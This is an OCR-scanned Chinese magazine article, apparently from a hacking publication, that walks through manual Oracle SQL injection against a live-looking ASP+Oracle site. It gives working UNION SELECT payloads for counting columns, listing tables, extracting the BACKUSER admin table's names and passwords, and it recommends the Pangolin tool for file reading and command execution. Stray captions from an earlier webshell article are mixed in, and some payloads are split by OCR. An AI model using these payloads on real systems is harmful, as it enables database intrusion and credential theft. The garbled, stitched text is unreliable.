


图9　获取上传文件的地址




图10　获取webshell




图11　错误提示

详解Oracle注入

□Kshift13E.S.n

从本文可以学到：

1. Oracle注入
2. Oracle注入实例演示

基础知识

Oracle在英语里是“神谕”的意思，是关系型数据库中的佼佼者，经常和jsp、php脚本搭配，是大型网站建库的必备良器。在Oracle中存在很多系统表，和注入有关的是user_tables、user_tab_columns。需要注意在ORACLE数据库中大小写是敏感的，而此三表中数据默认都是大写的，所以在进行查询的时候注意小写的数据可能会造成数据无法查到。

一、手工杀入

1、和通常顺序一样，先检测注入点：’、and 1=1、and 1=2，如图1。注意报错关键字：REA-01xxx，这是Oracle数据库的标志，由此得出目标站的搭配：ASP+Oracle。




图1　检测注入点

2、Order by判断字段数，order by 12时返回正常，确定注入点的表段有12个。由于Oracle不自动匹配字段数据类型，先用Null代替，再逐个确定每个字段的数据类型，最后得出语句：

```
union select 1,'2','3','4','5','6','7',null,'1','0','11',12 from dual--
```

如图2。




图2　判断字段数

3、爆表爆字段。目前无需暴库，因为默认为当前库，当旁注时才有可能用到其他库。

确定当前库的数据表总数：

```
union select 1,'2','3','4',to_char(count(table_name)),'6','7',null,'1','0','11',12 from user_tables--
```

在'5'处返回28，共28个表。

开始爆表名：

```
union select 1,'2','3','4',table_name,'6','7',null,'1','0','11',12 from user_tables where rownum=1--
```

```
union select 1,'2','3','4',
```




图3　爆表名




图4　爆表名

table_name,'6','7',null,'1','0','11',12 from user_tables where rownum=1 and table_name not in('ADCOLUMN')—

如图3。

爆出一个就在in()中加入一个。

确定管理员表为BACKUSER后开始爆字段：

union select 1,'2','3','4',column_name,'6','7',null,'1','0','11',12 from user_tab_columns where rownum=1 and table_name='BACKUSER'—

union select 1,'2','3','4',column_name,'6','7',null,'1','0','11',12 from user_tab_columns where rownum=1 and table_name='BACKUSER' and column_name not in('GID')——

4、表名字段名都确定后，name、password为关键字段，开始爆内容：


union select 1,'2','3','4',name||chr(124)||password,'6','7',null,'1','0','11',12 from BACKUSER where rownum=1—

union select 1,'2','3','4',name||chr(124)||password,'6','7',null,'1','0','11',12 from BACKUSER where rownum=1 and name<>'信息部'—

如图4。

二、工具解析

对于Oracle数据库，推荐用穿山甲Pangolin注入工具，它


图10　提权

针对Oracle还有其他强大的功能，将注入点填入工具的地址栏中，点击绿色三角，开始检测，检测出来后，直接读取表就行了，如图5。


呵呵，Pangolin注入工具果然强大方便，它还提供读文件和运行命令的功能，大家自己测试喽。

